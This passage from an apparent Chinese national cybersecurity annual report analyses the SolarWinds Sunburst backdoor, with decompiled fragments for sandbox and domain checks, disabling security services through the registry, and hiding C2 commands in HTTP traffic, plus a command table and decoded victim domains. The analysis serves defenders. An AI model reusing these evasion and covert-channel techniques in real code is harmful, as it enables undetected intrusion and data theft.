


图 2-35　2020 年我国对医疗器械安全测评的结果（来源：CNCERT/CC）

在保密性方面，测试项包括存储保密性、传输保密性和患者隐私数据保护。共有15款测评设备未加密医疗设备工作站中的健康数据，仅有部分厂商采用AES256等算法对用户配置等信息进行加密。测评设备均采用节点认证或白名单机制，但其中有11款没有使用加密的网络传输协议传输数据。测评设备均支持对可导出的健康数据进行匿名化处理。

在完整性方面，主要从身份鉴别角度测试。所有设备均基于操作系统口令实现用户身份鉴别，其中有15款设备提供了手动锁定、无操作自动注销的功能。

在可得性方面，测试项包括授权用户能否正常访问数据并进行健康数据归档。所有设备均实现了授权用户数据的正常访问，共有11款提供了健康数据归档的功能，但未对归档数据进行加密，也没有设计相应的防篡改机制。

在安全审计方面，测试项主要包括抗抵赖性、可核查性和审计控制，共有10款设备未采用足够的有效机制实现健康数据抗抵赖，且审计日志记录可以被修改。同时，审计日志存在不够详尽、缺少关键信息等问题。

其他附加测试包括物理防护、系统加固。除5款设备外，其余厂商均通过设置物理锁的方式保护工作站的数据安全。除1款设备外，其余设备均在一定程度上提供了系统加固功能，如防火墙、端口关闭、快捷键封闭等。

2.4 SolarWinds 供应链攻击事件专题分析

2020年12月13日，美国著名信息系统管理和网络监控软件开发公司SolarWinds的相关产品遭到供应链攻击事件被披露，引发全球关注。本次攻击事件被认为是近年来美国遭受的最为严重的供应链攻击事件。

针对上述攻击事件，CNCERT/CC开展专题跟踪分析，北京启明星辰信息安全技术有限公司和北京奇虎科技有限公司提供技术支持。

2.4.1 攻击事件概述

（1）事件背景

SolarWinds是美国著名信息系统管理和网络监控软件开发公司，创办于1999年，总部位于美国德克萨斯州奥斯汀。公司旗下Orion平台是一个对网络设备提供实时监测和分析的管理平台软件，客户包括政府、军事、教育等重要机构和国际知名企业。2020年12月13日，美国安全厂商FireEye发布公告，称SolarWinds遭到APT组织发动的供应链攻击，Orion平台软件的安装包被植入后门，软件使用客户均存在被入侵风险。

本次攻击的主要过程为：攻击组织成功入侵SolarWinds公司用于软件开发、打包、签名的服务器，在相关版本Orion产品的核心服务组件（SolarWinds.Orion.Core.BusinessLayer.dll）中植入恶意后门。该组件拥有合法的数字签名证书，存在于Orion的安装包和升级包内。同时，软件安装包被上传至官方更新服务器，通过在线服务分发给所有的客户端进行升级。由于攻击组织成功控制了Orion的开发、打包及编译环节，软件在源代码层面就已经受到污染，用户安装和升级相关版本的Orion平

台软件都会被无差别地植入后门程序。本次攻击事件简要攻击流程如图2-36所示。




图 2-36　本次攻击事件简要攻击流程（来源：北京奇虎科技有限公司）

（2）攻击时间轴

据SolarWinds公司发布的消息，本次供应链攻击影响的Orion平台软件版本为2019.4至2020.2.1，发布时间为2020年3月至6月。但通过对本次事件的主要后门组件开展跟踪标注发现，攻击者最早的攻击行为可追溯至2019年9月。

本次攻击事件的时间轴可分为3个阶段。

第一阶段为测试后门的尝试植入。攻击者于2019年9月入侵SolarWinds内部网络，并在Orion平台的原厂组件中植入了名为OrionImprovementBusinessLayer的测试后门。该后门只针对用户的环境变量进行判断，目的用于攻击前期的测试工作。

第二阶段为完整后门的植入。2020年2月起，攻击者在Orion平台软件的安装包和升级包中的核心组件（SolarWinds.Orion.Core.BusinessLayer.dll）中植入完整后门。到2020年6月，攻击者在官方组件中清除相关后门代码。

第三阶段为渗透的持续与扩大。本次供应链攻击的受害者主要为美国政府机构和知名企业，攻击者会对入侵主机的归属进行严格判断，并对当前主机环境进行安全检测，满足多项触发条件后则会开展重要机密信息的窃取。同时，攻击者会进一步横向移动攻击，入侵内网更多目标，扩大攻击范围。2020年12月13日，SolarWinds供应链攻击事件正式被披露。12月14日，微软公司接管了本次供应链攻击事件中的关键C2域名，标志着本次供应链攻击事件的结束。

本次供应链攻击事件详细的时间轴如图2-37所示。




图 2-37　本次供应链攻击事件详细的时间轴（来源：北京启明星辰信息安全技术有限公司）

2.4.2 Sunburst 后门分析

本次SolarWinds供应链攻击事件的后门被各大厂商命名为Sunburst。Sunburst后门在编写、部署和执行方面十分缜密。首先，Sunburst后门被植入Orion平台软件的SolarWinds.Orion.Core.BusinessLayer.dll中，该组件拥有SolarWinds官方给予的合法数字签名证书，如图2-38所示。其次，Sunburst后门的编写巧妙，命名规范、命名语义和编写风格都刻意模仿Orion平台软件的正常代码。最后，Sunburst有严格的触发机制、安全检测机制和通信机制。




图 2-38　SolarWinds 供应链攻击事件后门组件文件合法签名证书（来源：北京奇虎科技有限公司）

（1）后门触发机制

Sunburst后门的执行点为OrionImprovementBusinessLayer.Initialize，通过InventoryManager类RefreshInternal方法进行调用。通过对比分析，OrionImprovementBusinessLayer类在Orion平台软件的正常版本中不存在，因此判断该类为攻击者植入。图2-39是相关DLL执行序列图。其中RefreshInternal是SolarWinds.Orion.Core.BusinessLayer.dll中定期调用的方法之一，隶属于InventoryManager类，用于初始化其他组件以及执行多项任务的CoreBusinessLayerPlugin类的Start方法启动执行。在RefreshInternal方法植入Sunburst后门，既可以保障后门的执行，又可以避免后门在代码审计过程中被发现。




图 2-39　DLL 执行序列图（来源：北京启明星辰信息安全技术有限公司）

（2）后门安全检测机制

当Sunburst后门触发后，开始检测当前主机的环境状况，用于决定如何开展下一步攻击操作。攻击者在Sunburst后门设计了一套精巧的安全检测和规避机制，以确保后门可以在受害机器上持续、安全地运行。安全检测和规避机制包括启动进程检测、程序休眠、域名检测、安全软件和服务检测等。

第一，Sunburst后门会进行启动进程检测。利用进程的HASH值对比验证后门的启动进程是否为BusinessLayerHost；若不是该进程，则会退出后门。

第二，Sunburst后门进行12～14天（288～336小时）的休眠。通过比较当前主机系统时间和DLL的修改时间，判断是否结束休眠时间。若结束休眠，后门创建命名管道583da945-62af-10e8-4902-a8f205c72b2e的实例。

第三，Sunburst后门进行主机所在域的域名检测。后门会获取当前主机系统所在的域，判断上述域名是否在自己设置的黑名单中。黑名单解码情况如图2-40所示。通过域名检测后，Sunburst后门利用所在主机MAC地址、域名以及机器GUID生成用于后续通信的识别码UserID。通过对域名黑名单的分析发现，黑名单列表均为SolarWinds公司的内部域名。上述情况表明，攻击者的攻击目标设定为SolarWinds公司的客户而非公司本身，以防止过早被SolarWinds公司发现。同时，上述黑名单反映出攻击者攻击前期已经渗透进SolarWinds内网，并精确掌握了公司构成和内部网络结构。

```
private static readonly ulong[] patternHashes = new ulong[]
{
    //      HASH                    CRACKED                 ASSUMPTIONS
    // ----------------          --------------          --------------------
    1109067043404435916uL,     // 'swdev.local'   —>    SolarWinds Dev local
    1526798067892916041 2uL,    // 'swdev.dmz'     —>    SolarWinds Development DMZ
    8381292265993977266uL,     // 'lab.local'     —>    Local lab
    3796405623695665524uL,     // 'lab.na'        —>    SolarWinds North America office
    8727477769544302060uL,     // 'emea.sales'
    1073412700424487977 0uL,    // 'cork.lab'      —>    SolarWinds Cork office
    1107328331110454169 0uL,    // 'dev.local'     —>    Development
    4030236413975199654uL,     // 'dmz.local'     —>    Demilitarized Zone
    7701683279824397773uL,     // 'pci.local'
    5132256620104998637uL,     // 'saas.swi'      —>    maybe: SaaS SolarWinds
    5942282052525294911uL,     // 'lab.rio'       —>    maybe: SolarWinds Rio Office
    4578480846255629462uL,     // 'lab.brno'
    1685895597814640664 2uL     // 'apac.lab'      —>    SolarWinds APAC offices
};
private static readonly string[] patternList = new string[]
{
    "(?i)([^a-z]|^)(test)([^a-z]|$)",
    "(?i)(solarwinds)"
};
```

图 2-40　黑名单解码（来源：北京启明星辰信息安全技术有限公司）

第四，Sunburst后门进一步开展对安全软件的检测。该步骤被认为是攻防对抗。安全软件的检测包括3个方面。

①检测本机是否存在常用的安全类分析工具，例如gdb、dnspy、pestudio、wireshark、dumpcap等软件。

②检测当前系统是否存在安全软件服务。如果存在安全服务，则修改注册

表目录（HKLM\SYSTEM\CurrentControlSet\ services\）下的安全服务项，修改服务权限并设置为禁用，代码执行情况如图2-41所示。同时，Sunburst后门利用配置文件（SolarWinds.Orion.Core.BusinessLayer.dll.config）中的配置选项“ReportWatcherPostpone”来记录其禁用的服务和服务状态。

```
private static bool SetManualMode(OrionImprovementBusinessLayer.ServiceConfiguration.Service[] svcList)
{
    try
    {
        bool result = false;
        using (RegistryKey registryKey = Registry.LocalMachine.OpenSubKey("SYSTEM\CurrentControlSet\services"))
        {
            foreach (string text in registryKey.GetSubKeyNames())
            {
                foreach (OrionImprovementBusinessLayer.ServiceConfiguration.Service service in svcList)
                {
                    try
                    {
                        if (OrionImprovementBusinessLayer.GetHash(text.ToLower()) == service.timeStamp)
                        {
                            if (service.started)
                            {
                                result = true;
                                OrionImprovementBusinessLayer.RegistryHelper.SetKeyPermissions(registryKey, text, false);
                            }
                            else
                            {
                                using (RegistryKey registryKey2 = registryKey.OpenSubKey(text, true))
                                {
                                    if (registryKey2.GetValueNames().Contains("Start"))
                                    {
                                        registryKey2.SetValue("Start", 4, RegistryValueKind.DWord); // 设置服务状态为禁用
                                        result = true;
                                    }
```

图 2-41　代码执行情况（来源：北京启明星辰信息安全技术有限公司）

③Sunburst后门进一步检测当前系统环境的终端安全响应（EDR）驱动。

最后，Sunburst后门尝试解析域名api.solarwinds.com，测试当前系统的网络连接情况。

上述任一安全检测过程出现失败，Sunburst后门则会立即终止，以确保攻击者操作的安全、持续。如果所有检测条件均满足，则会开展后续网络通信机制。

（3）后门通信机制

Sunburst后门的网络通信机制共分为3个阶段。

①第一阶段为DGA生成及DNS隧道建立

首先，Sunburst后门采用DGA算法生成用于目标上报的子域名。上报子域名的格式如图2-42所示。其中，encode_userId是一个8字节的标识值，编码后是长度为15字节的字符串；char CreateString为生成的一个随机字符，encode_domain为编码后的计算机domain name。




图 2-42　上报子域名格式（来源：北京启明星辰信息安全技术有限公司）

攻击者会根据C2域名判断该主机是否是攻击目标。后门生成DNS请求数据包，攻击者则通过C2服务器响应的信息控制该后门是否继续执行。

若攻击者认为当前受害主机可以作为攻击目标，响应信息会使Sunburst后门使用新的DGA算法生成用于下一阶段的控制与命令操作的子域名。新生成的子域名和用于目标上报的子域名类似，但包括扩展协议内容，增加了数据标识、时间戳、上一步通信状态、安全产品状态等信息。通信子域名的格式如图2-43所示。




图 2-43　通信子域名的格式（来源：北京启明星辰信息安全技术有限公司）

其中，前8字节为主机标识；第9字节高4位代表在时间戳字段后紧跟着的数据大小，如果该值为0或1，则表示后面无数据；第9字节低4位到第11字节是DNS查询的时间戳信息；第11字节最后1位被用作一个标志位，其用于标注前期的DNS请求中的数据是否已完整传递；最后的字节数据包含安全产品及其状态。这一部分内容会通过后门自定义的Base64进行编码。

Sunburst后门利用通信子域名进行第二轮DNS查询，C2服务器验证请求数据。如果数据合法则会返回CNAME的DNS数据给后门，Sunburst后门则用新的C2地址进入第二阶段的通信。

②第二阶段为HTTP/HTTPS隐秘通信

当Sunburst后门获取用于命令与控制的C2地址后，则通过启动新线程调用HttpHelper类的Initialize方法实现命令与控制，如图2-44所示。Sunburst后门请求方式设计具有很强的隐蔽性。若请求方式为POST，则该请求将会伪装为检测Windows证书吊销列表的HTTP请求与C2进行通信；若请求方式为POST外的其他方式，则该请求将会伪装成为Orion产品的HTTP请求数据与C2通信；若请求方法是GET或HEAD方式，则在HTTP包的头部中添加“If-None-Match”和编码后的用户ID。

```
// Token: 0x06000999 RID: 2457 RVA: 0x00044870 File Offset: 0x00042A70
public HttpHelper(byte[] customerId, OrionImprovementBusinessLayer.DnsRecords rec)
{
    this.customerId = customerId.ToArray<byte>();
    this.httpHost = rec.cname;
    this.requestMethod = (OrionImprovementBusinessLayer.HttpOipMethods)rec._type;
    this.proxy = new OrionImprovementBusinessLayer.Proxy((OrionImprovementBusinessLayer.ProxyType)rec.length);
}
```

图 2-44　初始化 HttpHelper（来源：北京启明星辰信息安全技术有限公司）

当C2服务器收到Sunburst后门请求后，将数据伪装成与.net组件相关的正常XML隐藏在HTTP响应的正文中。后门通过正则表达式从响应正文中提取命令，先对非HEX字符进行过滤，然后再将它们合并在一起进行HEX解码。代码执行情况如图2-45所示。

```
HttpWebRequest httpWebRequest = (HttpWebRequest)WebRequest.Create(text);
if (httpOipExMethods == OrionImprovementBusinessLayer.HttpHelper.HttpOipExMethods.Get ||
  httpOipExMethods == OrionImprovementBusinessLayer.HttpHelper.HttpOipExMethods.Head)
{
    httpWebRequest.Headers.Add("If-None-Match", this.GetCache());  向C2发送请求
}
if (body == null || body.Length < 4)
{
    return OrionImprovementBusinessLayer.HttpHelper.JobEngine.None;
}
OrionImprovementBusinessLayer.HttpOipMethods httpOipMethods = this.requestMethod;
if (httpOipMethods != OrionImprovementBusinessLayer.HttpOipMethods.Put)
{
    if (httpOipMethods != OrionImprovementBusinessLayer.HttpOipMethods.Post)
    {
        string[] value = (from Match m in Regex.Matches(Encoding.UTF8.GetString
        (body),"\\{[0-9a-f-]{36}\\}"|"[0-9a-f]{32}"|"[0-9a-f]{16}",
        RegexOptions.IgnoreCase)
        select m.Value).ToArray<string>();  搜索和提取命令
        body = OrionImprovementBusinessLayer.HexStringToByteArray(string.Join("",
        value).Replace("\"", string.Empty).Replace("-", string.Empty).Replace("{",
        string.Empty).Replace("}", string.Empty));
    }
    else
    {
        body = body.Skip(12).ToArray<byte>();
    }
}
```

图 2-45　代码执行情况（来源：北京启明星辰信息安全技术有限公司）

分析攻击者的命令数据，第一个DWORD值是响应消息的实际大小，紧跟其后的是消息内容，包含用于混淆的填充数据。使用消息的首字节进行XOR运算，然后再对其做DEFLATE解压缩。解压缩后的第一个字符就是控制指令ID号，控制参数由空格分隔。控制指令具体的执行代码是由HttpHelper.ExecuteEngine函数实现的。控制指令的功能见表2-1。

表2-1　SolarWinds供应链攻击事件后门控制指令功能（来源：北京奇虎科技有限公司）

序号	命令	详细功能说明
1	Exit	退出核心命令线程
2	SetTime	设置延时秒数，第二次触发时，如果第一次设置的时间小于300 s则会进行一次加倍延时
3	CollectSystemDescription	收集计算机信息，包含SID、hostname、UserName、Windows 版本、系统类型、安装日期、注册用户的公司名、注册用户名、系统版本号、系统目录、系统启动时间、用户代理
4	UploadSystemDescription	根据格式构造HTTP请求
5	RunTask	启动进程
6	GetProcessByDescription	根据进程参数获取进程信息，包含进程ID、进程名、父进程ID、进程对应用户名
7	KillTask	结束指定PID的进程
8	GetFileSystemEntries	根据参数中的正则表达式列出文件和目录信息
9	WriteFile	解密传入的Base64字符串并写入文件，写入后会触发延时函数保证
10	FileExists	判断指定路径是否存在
11	DeleteFile	删除指定路径
12	GetFileHash	计算给定文件MD5，如果有传入参数（MD5值），则会判断是否相同。后门具备计算文件HASH与云端HASH的比对校验功能，说明攻击者对于失陷机器中的文件有精确的搜集需求
13	ReadRegistryValue	读取注册表项的值
14	SetRegistryValue	设置注册表项的名称、类型、路径
15	DeleteRegistryValue	删除注册表项
16	GetRegistrySubKeyAndValueNames	获取所有指定项名称和数据
17	Reboot	设置状态码SeShutdownPrivilege重启

当Sunburst后门执行命令后，使用HTTP包的PUT或POST方法来回传数据，数据包的头部会设置为"application/octet-stream"或"application/json"。若载荷数据小于或等于10,000字节，则会转换为JSON数据进行传送；若大于10,000字节则按正常格式进行发送。载荷内容伪装成SolarWinds合法Orion Improvement Program（OIP）消息，包含sessionId、userId和steps等内容。攻击者通过C2服务器接收的消息解码得到窃密内容。

③第三阶段为攻击的横向移动

Sunburst后门的攻击范围只限于采用Orion平台。因此，攻击者还会选择在部分受害主机上投放新的攻击载荷，隐蔽安装CobalStrike窃密木马，对受害主机的内网进行横向移动，扩大攻击范围。

2.4.3 影响分析

（1）影响范围

本次SolarWinds供应链攻击事件目标主要集中在美国，涉及美国政府机构及众多国际知名企业。受害者范围可从多个维度开展分析。

从公开信息来看，2020年12月14日，SolarWinds公司向美国证券交易委员会（Securities and Exchange Commission，SEC）提交的文件显示，约有18,000名客户使用了包含Sunburst后门的Orion平台软件。2021年1月5日，美国联邦调查局（FBI）、网络安全和基础设施安全局（CISA）、国家情报局局长办公室（ODNI）以及国家安全局（NSA）发表联合声明，称本次供应链攻击事件的受害者包括近10个美国政府机构以及多个知名企业。

从公开资产探测的数据情况来看，全球目前暴露在互联网上的SolarWinds Orion软件使用的IP地址主要集中在美国。探测数据显示我国也有相关IP地址使用Orion软件，但未发现重要政府机关和企事业单位。

从Sunburst后门DGA算法生成的avsvmcloud.com的子域名解密来看，受害组织涵盖部分全球知名公司。DGA解密的Windows域部分示例如图2-46所示。

Encryption GUID	Windows 域	DGA子域
EE52CF7F7	amr.c	bfbn6lf0jjqg4pkq
333D0CD4	ah.org	bg5mu1un7l3uqd
13510446F	ad.op	bgh8g52s8toi9pp
FFFFAB794	its.ias	bgs4b6l77jtbv8dq
AAEEB8EA	amr.c	bi8d3md8ptapma
46D63DED	sro.ve	birhrvj80ukmt1pp
4299736B	a.edu	bivcd4mcdvofqe9
EB3401AA	corp.s	bj8i6tq8qf7ptboq
B761CFF8	superior.local	bjkjagkfb84tob6p
29964E4A	aerionco	bl8hpgqa0p7v6ar
F9024D5B1	gylde	blan01m0ngp2nn
01F2D7284	vms.ad	blf5bp0m9bnaa3
591354349	cisco.com	blqtnhtren4tdhkp
59F92CF59	csa.local	blqco7jgoko1v9d

图 2-46　DGA 解密的 Windows 域部分示例（来源：北京启明星辰信息安全技术有限公司）

（2）供应链攻击危害

软件供应链攻击是指通过攻击供应链上游厂商的软件、代码等，从而达到入侵下游客户目的的攻击形式。此类攻击具有攻击成本低、隐蔽性强、涉及面广、影响范围大等特点。具体的攻击手法包括源代码库的污染、开发工具的修改、软件更新或分发阶段入侵等。

近些年，供应链攻击事件高发，例如，2015年苹果Xcode非官方版本恶意代码污染事件、2017年PyPI第三方软件存储库被污染事件、2017年NetSarang公司的Xshell远程登录软件后门事件。上述供应链攻击的目标偏向大众化，而本次攻击事件选择了为政府、军队及国际知名企业提供网络服务的供应商SolarWinds，其所造成的影响和危害要远大于以往。更重要的是，若攻击组织在微软等科技公司的软件中进一步拓展攻击，将造成巨大的潜在威胁。因此，SolarWinds攻击事件被认为是目前为止最严重的供应链攻击事件。

2.4.4 总结

SolarWinds供应链攻击事件被认为是近几年美国最严重的网络攻击事件。本次攻击事件，一方面攻击影响大、波及范围广，受害者包括美国政府机构以及众多知名企业；另一方面攻击过程设计精密，后门程序具有良好的攻防对抗、隐蔽通信和远程控制能力。

在网络空间大安全的时代背景下，国家级APT组织开始把攻击目标指向了防范更难、影响范围更大的供应链上。针对供应链安全，上游厂商需要加强软件产品的研发、生产、运维、部署等供应链环节上的安全防护，确保源代码库、开发工具、软硬件组件等不被植入、篡改或者替换恶意代码。对于使用产品的下游客户，尤其是政府部门及重点企事业单位，需加强对上游产品的审查工作，建立审查机制、强化审查流程，提升自身抗供应链攻击能力。

2.5 2020 年网络安全漏洞影响情况分析

2.5.1 Web 应用

在2020年“全面推进互联网+，打造数字经济新优势”背景下，数字化经济发展

促进了基于互联网的数字化系统和创新应用程序的快速增长。同时由于网络攻击技术和目标类型的更新，数字化转型后业务安全面临的挑战日益严峻，其中Web应用程序漏洞仍然是网络攻击的主要入口。

（1）漏洞分类

参照OWASP TOP10对2020年Web应用漏洞进行的分类统计数据，可以看出Web应用漏洞主要集中在跨站脚本攻击、注入攻击、无效的身份验证、敏感数据泄露4种类型，占据全部漏洞类型的80.4%，如图2-47所示。




图 2-47　2020 年 Web 应用漏洞数量占比按类型分布情况（来源：新华三技术有限公司）

（2）影响分析

①利用多漏洞组合获取Getshell

2020年，WebLogic仍然被披露存在多个高危漏洞，除了针对T3协议和IIOP（互联网内部对象请求代理协议）的反序列化黑名单的绕过利用漏洞，Console组件的漏洞也值得关注。由于WebLogic T3反序列化漏洞的频发，很多用户面向互联网已经禁用了T3协议，因此攻击者利用T3协议反序列化漏洞的难度增大，攻击者更多地投入到使用HTTP的Console组件漏洞利用当中。2020年10月，WebLogic补丁中修复了Console组件命令执行漏洞CVE-2020-14883，但是此Console组件的漏洞需要登录认证后才能利用，远程攻击者组合利用CVE-2020-14882漏洞可绕过Console组件中的身份验证最终执行命令接管WebLogic服务器。

在Web应用程序软件的安全迭代更新和用户的安全防护能力不断增强的背景下，想通过利用一个漏洞直接获取服务器的控制权限将会变得越来越困难，针对

Web应用程序的漏洞组合利用将会持续增多。

②功能性API认证缺陷带来的威胁

随着REST API的日益普及，REST已成为提供外界服务API最流行的方式，越来越多的应用程序对外开放API以提供功能调用，但是由于API的设计存在缺陷，可能会带来较大的安全隐患。SolarWinds Orion API远程代码执行漏洞（CVE-2020-10148）即攻击者绕过认证访问功能性API导致远程代码执行，最终导致目标环境中被部署SUPERNOVA恶意软件、Apache Solr文件上传漏洞（CVE-2020-13957）等的利用，表明功能性API未经身份验证或者认证被绕过带来的安全威胁不容忽视。

2.5.2 操作系统

操作系统漏洞一直是被黑客利用的重灾区。2020年操作系统漏洞总数为2,343个，较2019年总数（1,996个）增长17.4%。

（1）漏洞分类

操作系统最担心的漏洞便是缓冲区溢出漏洞，如果被黑客利用，容易直接控制目标系统；同时权限提升、信息泄露、拒绝服务等安全漏洞问题也不容忽视。2020年收录操作系统相关漏洞2,300余个，其中缓冲区溢出、权限提升、信息泄露等是操作系统最为突出的问题，如图2-48所示。

